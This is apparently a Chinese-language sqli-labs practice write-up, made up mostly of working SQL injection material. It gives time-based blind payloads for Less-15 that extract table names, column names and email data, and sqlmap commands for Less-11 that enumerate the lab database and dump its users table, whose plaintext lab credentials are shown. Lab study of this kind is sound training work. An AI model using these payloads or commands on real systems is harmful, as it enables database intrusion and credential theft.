```
1 POST /sql-labs/Less-15/ HTTP/1.1
2 Host : 192.168.20.178
3 Content-Length : 84
4 Cache-Control : max-age=0
5 Upgrade-Insecure-Requests : 1
6 Origin : http://192.168.20.178
7 Content-Type : application/x-www-form-urlencoded
8 User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36
9 Accept : text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer : http://192.168.20.178/sql-labs/Less-15/
```


爆破表名

```
1  uname=Dhakkan' and if(substr((select table_name from
  information_schema.tables where table_schema = database() limit
  0,1),$1$,1)=$a$,sleep(5),1)#&passwd=1&submit=Submit
```


爆破字段名

```
1 uname=Dhakkan' and if(substr((select column_name from
information_schema.columns where table_name = "emails" limit
1,2),$1$,1)="$a$",sleep(5),1)#&passwd=1&submit=Submit
```




爆破字段内容

```
1  uname=Dhakkan' and if(substr((select email_id from security.emails limit
0,1),$1$,1)="$a$",sleep(5),1)#&passwd=1&submit=Submit
```




利用sqlmap完成对less11的注入过程

抓包并保存为文本文件




数据库

```
1 python C:\Life\Software\MyTools\sqlmap-1.6\sqlmap.py -r .\11.txt --dbs
```



表

```
1 python C:\Life\Software\MyTools\sqlmap-1.6\sqlmap.py -r .\11.txt -D security --tables
```



字段

```
1 python C:\Life\Software\MyTools\sqlmap-1.6\sqlmap.py -r .\11.txt -T users --columns
```

```
[15:30:37] [WARNING] missing database parameter: sqlmap is going to use the current database to enumerate table(s) columns
[15:30:39] [INFO] fetching current database
[15:30:39] [INFO] fetching columns for table 'users' in database 'security'
Database: security
Table: users
[3 columns]
+-----+-----+
| Column | Type   |
+-----+-----+
| id      | int(3) |
| password | varchar(20) |
| username | varchar(20) |
+-----+-----+

[15:30:42] [INFO] fetched data logged to text files under 'C:\Users\Bexh0lder\AppData\Local\sqlmap\output\192.168.20.178'
[15:30:42] [WARNING] your sqlmap version is outdated
```

内容

```
1 python C:\Life\Software\MyTools\sqlmap-1.6\sqlmap.py -r .\11.txt -D security -T users --dump
```

```
[15 entries]
+-----+-----+-----+
| id | password | username |
+-----+-----+-----+
| 1 | Dumb | Dumb |
| 2 | I-kill-you | Angelina |
| 3 | p@ssword | Dummy |
| 4 | crappy | secure |
| 5 | stupidity | stupid |
| 6 | genius | superman |
| 7 | mob!le | batman |
| 8 | admin | admin |
| 9 | admin1 | admin1 |
| 10 | admin2 | admin2 |
| 11 | admin3 | admin3 |
| 12 | dumbo | dhakkan |
| 14 | admin4 | admin4 |
+-----+-----+-----+

[15:33:43] [INFO] table 'security.users' dumped to CSV file 'C:\Users\Bexh0lder\AppData\Local\sqlmap\output\192.168.20.178'
[15:33:43] [INFO] fetched data logged to text files under 'C:\Users\Bexh0lder\AppData\Local\sqlmap\output\192.168.20.178'
```